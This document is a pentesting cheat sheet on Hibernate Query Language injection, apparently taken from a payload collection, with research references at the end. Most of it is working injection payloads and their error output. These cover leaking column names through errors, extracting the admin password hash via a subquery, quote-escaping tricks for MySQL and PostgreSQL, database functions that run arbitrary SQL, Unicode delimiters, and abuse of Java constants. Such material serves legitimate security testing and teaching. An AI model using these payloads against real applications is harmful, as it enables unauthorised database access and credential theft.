Hibernate Query Language Injection

> Hibernate ORM (Hibernate in short) is an object-relational mapping tool for the Java programming language. It provides a framework for mapping an object-oriented domain model to a relational database. - Wikipedia

Summary

HQL Comments

```
HQL does not support comments
```

HQL List Columns

```
from BlogPosts
where title like '%'
  and DOESNT_EXIST=1 and ''='%' --
  and published = true
```

Using an unexisting column will an exception leaking several columns names.

```
org.hibernate.exception.SQLGrammarException: Column "DOESNT_EXIST" not found; SQL
statement:
      select blogposts0_.id as id21_, blogposts0_.author as author21_,
blogposts0_.promoCode as promo3_21_, blogposts0_.title as title21_,
blogposts0_.published as published21_ from BlogPosts blogposts0_ where
blogposts0_.title like '%' or DOESNT_EXIST='%' and blogposts0_.published=1 [42122-
159]
```

HQL Error Based

```
from BlogPosts
where title like '%11'
  and (select password from User where username='admin')=1
```

```
    or ''='%'
    and published = true
```

Error based on value casting.

```
Data conversion error converting "d41d8cd98f00b204e9800998ecf8427e"; SQL statement:
select blogposts0_.id as id18_, blogposts0_.author as author18_,
blogposts0_.promotionCode as promotio3_18_, blogposts0_.title as title18_,
blogposts0_.visible as visible18_ from BlogPosts blogposts0_ where blogposts0_.title
like '%11' and (select user1_.password from User user1_ where user1_.username =
'admin')=1 or ''='%' and blogposts0_.published=1
```

:warning: **HQL does not support UNION queries**

Single Quote Escaping

Method works for MySQL DBMS which escapes SINGLE QUOTES in strings with SLASH `\'`.

In HQL SINGLE QUOTES is escaped in strings by doubling `''`.

```
'abc\''or 1=(select 1)--'
```

In HQL it is a string, in MySQL it is a string and additional SQL expression.

$-quoted strings

Method works for DBMS which allow DOLLAR-QUOTED strings in SQL expressions: PostgreSQL, H2.

Hibernate ORM allows identifiers starting with `$$`.

```
$$='$$=concat(chr(61),chr(39)) and 1=1--'
```

DBMS Magic functions

Method works for DBMS which have MAGIC FUNCTIONS which evaluate SQL expression in string parameter: PostgreSQL, Oracle.

Hibernate allows to specify any function name in HQL expression.

PostgreSQL has built-in function `query_to_xml('Arbitrary SQL')`.

```
array_upper(xpath('row',query_to_xml('select 1 where 1337>1', true, false,'')),1)
```

Oracle has built-in function `DBMS_XMLGEN.getxml('SQL')`

```
NVL(TO_CHAR(DBMS_XMLGEN.getxml('select 1 where 1337>1')),'1')!='1'
```

Unicode

Method works for DBMS which allow UNICODE delimiters (Ex. U+00A0) between SQL tokens: Microsoft SQL Server, H2.

In Microsoft SQL SERVER `SELECT LEN([U+00A0](select[U+00A0](1))` works the same as `SELECT LEN((SELECT(1)));`

HQL allows UNICODE symbols in identifiers (function or parameter names).

```
SELECT p FROM hqli.persistent.Post p where p.name='dummy' or 1<LEN( (select top 1
name from users)) or '1'='11'
```

Java constants

Method works for most DBMS (does not work for MySQL).

Hibernate resolves Java public static fields (Java constants) in HQL queries:

- Class with Java constant must be in classpath
- Ex. `java.lang.Character.SIZE` is resolved to 16
- String or char constants are additionally surrounded by single quotes

To use JAVA CONSTANTS method we need special char or string fields declared in classes or interfaces on classpath.


```
public class Constants {
    public static final String S_QUOTE = "'";
    public static final String HQL_PART = "select * from Post where name = '";
    public static final char C_QUOTE_1 = '\'';
    public static final char C_QUOTE_2 = '\047';
    public static final char C_QUOTE_3 = 39;
    public static final char C_QUOTE_4 = 0x27;
    public static final char C_QUOTE_5 = 047;
}
```

Some usable constants in well-known Java libraries:

```
org.apache.batik.util.XMLConstants.XML_CHAR_APOS          [ Apache Batik ]
com.ibm.icu.impl.PatternTokenizer.SINGLE_QUOTE            [ ICU4J ]
jodd.util.StringPool.SINGLE_QUOTE                         [ Jodd ]
ch.qos.logback.core.CoreConstants.SINGLE_QUOTE_CHAR       [ Logback ]
cz.vutbr.web.csskit.OutputUtil.STRING_OPENING             [ jStyleParser ]
com.sun.java.help.impl.DocPConst.QUOTE                    [ JavaHelp ]
org.eclipse.help.internal.webapp.utils.JSonHelper.QUOTE  [ EclipseHelp ]
```

```
dummy' and hqli.persistent.Constants.C_QUOTE_1*X('<>CHAR(41) and (select count(1)
from sysibm.sysdummy1)>0 --')=1 and '1'='1
```

Methods by DBMS



	Hibernate				
Method	Postgre SQL	Oracle	MS SQL	DB2 sqlite etc	MySQL
DBMS magic function	X	X			
$-quoted string	X				
Unicode			X		
Single quote escaping					X
Java constants	X	X	X	X	
ORM magic function					
Wrong single quote proc					
Quotes indifference					

References

- HQL for pentesters - February 12, 2014 - Philippe Arteau
- How to put a comment into HQL (Hibernate Query Language)? - Thomas Bratt
- HQL : Hyperinsane Query Language - 04/06/2015 - Renaud Dubourguais
- ORM2Pwn: Exploiting injections in Hibernate ORM - Nov 26, 2015 - Mikhail Egorov
- New Methods for Exploiting ORM Injections in Java Applications - HITBSecConf2016 - Mikhail Egorov - Sergey Soldatov
- HQL Injection Exploitation in MySQL - July 18, 2019 - Olga Barinova